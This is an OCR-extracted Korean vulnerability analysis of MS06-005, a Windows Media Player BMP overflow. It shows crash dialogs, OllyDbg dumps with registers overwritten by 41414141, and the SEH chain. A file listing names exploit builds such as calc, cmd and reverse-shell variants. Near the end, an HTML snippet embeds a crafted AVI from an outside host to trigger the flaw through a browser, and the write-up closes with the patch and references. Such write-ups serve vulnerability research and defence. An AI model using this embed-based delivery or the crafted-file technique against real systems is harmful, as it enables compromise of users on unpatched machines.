


Windows Media Player에서 생성된 crafted.bmp 파일을 열면 다음과 같이 에러가 발생한다.


Windows Media Player
파일(F) 보기(V) 재생(P) 도구(T) 도움말(H)
열기
찾는 위치(I): Debug
내 최근 문서
바탕 화면
내 문서
내 컴퓨터
내 네트워크 환경
BuildLog.htm
crafted.bmp
crafted.pls
crafted_calc.pls
crafted_cmd.pls
crafted_rev_fail.pls
MedaiPlayer_Exploit.exe
new.hhp
stdafx.obj
test1.exe
test2.exe
test7.obj
test8.obj
test99.obj
test212.pdb
test1111.obj
test1213.pdb
test.exe
test.ilk
test.obj
test.pch
test.pdb
testafwf.pdb
vc70.idb
vc70.pdb
winamp_exploit.exe
파일 이름(N): crafted.bmp
파일 형식(T): 모든 파일 (*.*)
열기(O)
취소
NGTV Hot& New
NGTV 광고현장스케치


41414141 변경된 것을 볼 수 있다.

디버깅 실행..



77BDBA4E 주소 부분의 어셈 코드를 보면

MOV DWORD PTR DS:[ECX+EDX-4], ECX 인데, ECX 값이 4141~로 변경이 되어서, 익셉션이 발생함




Call Stack을 보면.. WMP(Windows Media Player)에서 msvcrt로 넘어가서 Exception이 발생함.


SEH chain of main thread


Address	SE handler
0007C5E4	msvcrt._except_handler3
0007C980	USER32.77D20467
0007CA78	USER32.77D20467
0007CB40	comctl32.771EA682
0007CBE8	comctl32.771EA682
0007CC3C	comctl32.771EA682
0007CCD0	USER32.77D20467
0007D424	USER32.77D20467
0007D484	USER32.77D20467
0007FFE0	kernel32.7C8399F3


SEH가 msvcrt에서 실행되었음

공격자가 테스트 했을 때 Access Violation이 발생한 화면




wmplayer.exe
오류 사인
AppName: wmplayer.exe AppVer: 9.0.0.3250 ModName: wmp.dll
ModVer: 9.0.0.3250 Offset: 00066482
자세한 오류 정보
이 오류 보고에는 다음과 같은 것이 포함됩니다. 문제가 발생했을 때 wmplayer.exe의 상태에 관한 정보; 사용한 컴퓨터 하드웨어 및 운영 체제 버전; 사용권을 확인하는데 사용되는 디지털 Product ID(제품 번호); 컴퓨터의 인터넷 프로토콜(IP) 주소.
회사 내부에서 개인적으로 식별이 가능한 정보용 양식이나, 파일, 사용자의 이름, 주소, 전자 메일 주소를 수집하지 않습니다. 다만 오류 보고에 파일에 있는 사용자 데이터가 포함되어 있을 수 있습니다. 이 정보가 사용자를 구별하는데 사용될 가능성이 있으나, 있다고 해도 사용되지 않습니다.
수집된 데이터는 오직 문제를 해결하는데 만 사용됩니다. 좀 더 자세한 정보가 있다면, 문제를 알려주실 때 알려드리겠습니다. 이 오류 보고는 액세스가 일부에게로 국한된 안전한 데이터베이스에 보안이 유지되는 연결 방법을 통해 보내지며, 마케팅 목적으로 사용되지 않습니다.
오류 보고에 관한 기술 정보를 보려면, 여기를 클릭하십시오.
웹에 있는 데이터 수집 정책을 보려면, 여기를 클릭하십시오.
닫기(C)



OllyDbg - wmplayer.exe - [CPU - main thread, module jscript]
File View Debug Plugins Options Window Help
63395B26 FF10 CALL DWORD PTR DS:[EAX]
63395B28 8B7F 08 MOV EDI,DWORD PTR DS:[EDI+8]
63395B2B ^EB F1 JMP SHORT jscript.63395B1E
63395B2D 8366 0C FB AND DWORD PTR DS:[ESI+C],FFFFFFFB
63395B31 217E 08 AND DWORD PTR DS:[ESI+8],EDI
63395B34 8BCB MOV ECX,EBX
63395B36 E8 E5480100 CALL jscript.633AA420
63395B3B vEB 07 JMP SHORT jscript.63395B44
63395B3D 33C0 XOR EAX,EAX
63395B3F ^E9 CFF8FFFF JMP jscript.63395413
63395B44 8B7E 1C MOV EDI,DWORD PTR DS:[ESI+1C]
63395B47 85FF TEST EDI,EDI
63395B49 ^0F84 A1F8FFFF JE jscript.633953F0
63395B4F 8366 1C 00 AND DWORD PTR DS:[ESI+1C],0
63395B53 85FF TEST EDI,EDI
63395B55 ^74 ED JE SHORT jscript.63395B44
63395B57 8B4F 08 MOV ECX,DWORD PTR DS:[EDI+8]
63395B5A 56 PUSH ESI
63395B5B E8 81030000 CALL jscript.63395EE1
63395B60 8B7F 0C MOV EDI,DWORD PTR DS:[EDI+C]
63395B63 ^EB EE JMP SHORT jscript.63395B53
63395B65 90 NOP
63395B66 90 NOP
63395B67 90 NOP
63395B68 90 NOP
63395B69 90 NOP
Registers (FPU)
EAX 41414141
ECX 00CE4920 ASCII "AAAAAAA
EDX 00D21B60
EBX 00775470
ESP 0007B2F0
EBP 0007B398
ESI 00775450
EDI 00CE4920 ASCII "AAAAAAA
EIP 63395B26 jscript.63395B
We can control EAX
ECX and EDI points to our buffer




WMP.DLL

CALL DWORD PTR DS:[EAX+4]

상황1. EAX 변경 가능(41414141)


CPU - thread 000009DC, module jscript
75BB1621 0FB706 MOVZX EAX,WORD PTR DS:[ESI]
75BB1624 83E8 49 SUB EAX,49
75BB1627 74 18 JE SHORT jscript.75BB1641
75BB1629 83E8 03 SUB EAX,3
75BB162C 74 13 JE SHORT jscript.75BB1641
75BB162E 48 DEC EAX
75BB162F 0F84 5ADD0000 JE jscript.75BBF38F
75BB1635 48 DEC EAX
75BB1636 0F84 7B280100 JE jscript.75BC3EB7
75BB163C 5E POP ESI
75BB163D 5D POP EBP
75BB163E C2 0400 RETN 4
75BB1641 83C6 08 ADD ESI,8
75BB1644 56 PUSH ESI
75BB1645 EB C3 JMP SHORT jscript.75BB160A
75BB1647 8D4B FF LEA ECX,DWORD PTR DS:[EBX-1]
75BB164A 66:C706 5300 MOV WORD PTR DS:[ESI],53
75BB164F 894E 08 MOV DWORD PTR DS:[ESI+8],ECX
75BB1652 8946 0C MOV DWORD PTR DS:[ESI+C],EAX
75BB1655 8977 10 MOV DWORD PTR DS:[EDI+10],ESI
75BB1658 E9 83000000 JMP jscript.75BB16E0
75BB165D 90 NOP
75BB165E 90 NOP
DS:[41414141]=???
EAX=04217FC0
Registers (FPU)
ECX 41414141
ESI 41414141
EIP 75BB1621 jscript.75BB1621
Address Hex dump UNICODE
02CFDB44 41414141
02CFDB48 02CFDB58
02CFDB4C 75BB1987 RETURN to jscript.75BB19
02CFDB50 041AE978
02CFDB54 041AE978
02CFDB58 02CFDB64
02CFDB5C 75BB18A8 RETURN to jscript.75BB18
02CFDB60 041AE978
02CFDB64 02CFDD50
02CFDB68 75BB1802 RETURN to jscript.75BB18
02CFDB6C 041AE978
02CFDB70 00000000
02CFDB74 02CFDD64
02CFDB78 05BB0A32
02CFDB7C 75BB1F2F RETURN to jscript.75BB1F
02CFDB80 00000000
02CFDB84 041FAEA8

브라우저로 열람


http://[redacted] - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기 연결
네이버(N) http://[redacted] 이동 내PC검색 무료처리 사전 주소(D)
iexplore.exe
오류 사인
AppName: iexplore.exe AppVer: 6.0.2900.2180 ModName: jscript.dll
ModVer: 5.6.0.8820 Offset: 00011621
자세한 오류 정보
이 오류 보고에는 다음과 같은 것이 포함됩니다. 문제가 발생했을 때 iexplore.exe의 상태에 관한 정보; 사용한 컴퓨터 하드웨어 및 운영 체제 버전; 사용권을 확인하는데 사용되는 디지털 Product ID(제품 번호); 컴퓨터의 인터넷 프로토콜(IP) 주소.
회사 내부에서 개인적으로 식별이 가능한 정보용 양식이나, 파일, 사용자의 이름, 주소, 전자 메일 주소를 수집하지 않습니다. 다만 오류 보고에 파일에 있는 사용자 데이터가 포함되어 있을 수 있습니다. 이 정보가 사용자를 구별하는데 사용될 가능성이 있으나, 있다고 해도 사용되지 않습니다.
수집된 데이터는 오직 문제를 해결하는데 만 사용됩니다. 좀 더 자세한 정보가 있다면, 문제를 알려주실 때 알려드리겠습니다. 이 오류 보고는 액세스가 일부에게로 국한된 안전한 데이터베이스에 보안이 유지되는 연결 방법을 통해 보내지며, 마케팅 목적으로 사용되지 않습니다.
오류 보고에 관한 기술 정보를 보려면, 여기를 클릭하십시오.
웹에 있는 데이터 수집 정책을 보려면, 여기를 클릭하십시오.
닫기(C)
완료
인터넷

```
<html>
<body>
<embed src="http://anesra.null2root.org/h4ck/ms06-005_WMP/ms06-005.avi">
</embed>
</body>
</html>
```

1.7 Workaround

MS06-005 패치.

http://www.microsoft.com/technet/security/bulletin/ms06-005.mspx

1.8 Reference

BMP Format

http://atlc.sourceforge.net/bmp.html

http://www.microsoft.com/technet/security/bulletin/ms06-005.mspx

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdi/bitmaps_62uq.asp

Inline Assembly and Calling Convension

http://www.xbdev.net/asm/inline_asm/tut_a/index.php